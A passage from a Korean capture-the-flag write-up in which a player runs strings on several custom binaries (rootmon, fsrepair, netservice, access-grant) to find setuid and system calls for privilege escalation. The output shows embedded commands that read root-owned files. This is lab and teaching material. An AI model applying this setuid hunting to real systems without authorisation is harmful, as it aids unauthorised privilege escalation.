rootmon, fsrepair, netservicem, access-grant이다.

파일의 내용을 확인하기 위해 cat명령어를 사용하면




```
@@>>◆◆◆o◆@P@◆@
◆
 ▒@@▒p@`         ▒◆◆◆o◆@◆◆◆o◆◆◆o◆@>@6@GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5
.0-5)AV:4p1265RV:running gcc 11.5.0 20240719BV:annobin gcc 11.5.0 20240719GW:
0×3d2056a ../sysdeps/x86/abi-note.cSP:3SC:1CF:8 ../sysdeps/x86/abi-note.cFL:-
1 ../sysdeps/x86/abi-note.cGA:1PI:3SE:0iS:0GW:0×3d2056a init.cCF:8 init.cFL:-
1 init.cGW:0×3d2056a static-reloc.cCF:8 static-reloc.cFL:-1 static-reloc.GA$3
a1@@fGA$3a1u@uGA$3a1@GA$3a1@@HGA$3a1◆@&GA$3a1@@@GA$3a1@@@GA$3a1GA$3a1H@M@▒@8@
X@|@◆@◆@P◆@     ◆@
@
 p@
 @@@@@ @\ @◆ @>>@>@◆?@@@▒ @@$@@▒@◆◆>|@ H◆◆S◆@U◆@h◆@~$@@>@◆ @◆>@◆◆◆H◆◆◆!@◆◆◆>@
◆\ @@@$A  ▒ @@]▒$@@d@@j}▒ @@◆  @◆ @◆(@@◆p@◆@@&◆$@@◆&@▒◆▒(@@◆
                                                                  @/usr/lib/gcc
/x86_64-redhat-linux/11/../../../../lib64/crt1.o__abi_tagcrtstuff.cderegister
_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_en
tryframe_dummy__frame_dummy_init_array_entrynetup.c__FRAME_END___DYNAMIC__GNU
_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34_ITM_deregister
TMCloneTable_edata_finiprintf@GLIBC_2.2.5__data_start__gmon_start____dso_hand
le_IO_stdin_used_end_dl_relocate_static_pie__bss_startmain__TMC_END___ITM_reg
isterTMCloneTable_init.symtab.strtab.shstrtab.interp.note.gnu.property.note.g
nu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rel
a.dyn.rela.plt.init.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_ar
ray.dynamic.got.got.plt.data.bss.comment.annobin.notes.gnu.build.attributes▒@
▒#8@86X@X$I|@|  W◆◆◆o◆@a
                         ◆@◆▒iP@P◆q◆◆◆o◆@◆
0$0.0R0>%(`@◆1D◆2▒>@.◆◆?◆8◆:;[gilhyeong@CTF ~]$ ◆@▒◆Bp@p▒◆@ @  ◆@@@◆@@@
```

이런 식으로 읽기 힘든 내용이 나온다. 그래서 strings를 사용하여 내용을 확인한다. 전체 내용을 보기 위해 | more을 이용한다.




```
/lib64/ld-linux-x86-64.so.2
__libc_start_main
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Left, Right, Left ... or is it Right, Right, Left? Follow your instincts.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0×3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
GA:1
PI:3
SE:0
iS:0
--More--
[keymon] 0:bash*                    "□ □  □ □  □ □ □  ..." 21:35 16-Apr-25
```


Strings를 사용하면 위와 같이 이미지가 나온다. 6개의 파일을 모두 strings로 확인해서 권한상승을 위해 setuid를 찾아야 한다.




```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
If you hit a wall, maybe it's not a wall after all.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
--More--
[keymon] 0:bash*                    "⍰ ⍰  ⍰ ⍰  ⍰ ⍰ ⍰ ... " 21:36 16-Apr-25
```




```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
echo Listen carefully... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
--More--
[keymon] 0:.monitor.sh*             "⍰ ⍰  ⍰ ⍰  ⍰ ⍰ ⍰ ... " 21:34 16-Apr-25
```




```
[gilhyeong@CTF ~]$ strings /opt/bin/access-grant
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
system access...
cat /root/access.txt
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
```



```
[gilhyeong@CTF ~]$ strings /usr/sbin/netservice
/lib64/ld-linux-x86-64.so.2
__libc_start_main
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
ss -tulnp
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
GA:1
```




```
[gilhyeong@CTF ~]$ strings /usr/sbin/fsrepair
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
echo Listen carefully... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
```




```
[gilhyeong@CTF ~]$ strings /usr/sbin/rootmon
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
cat /root/system.info
############################################
################# sunglass #################
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
```

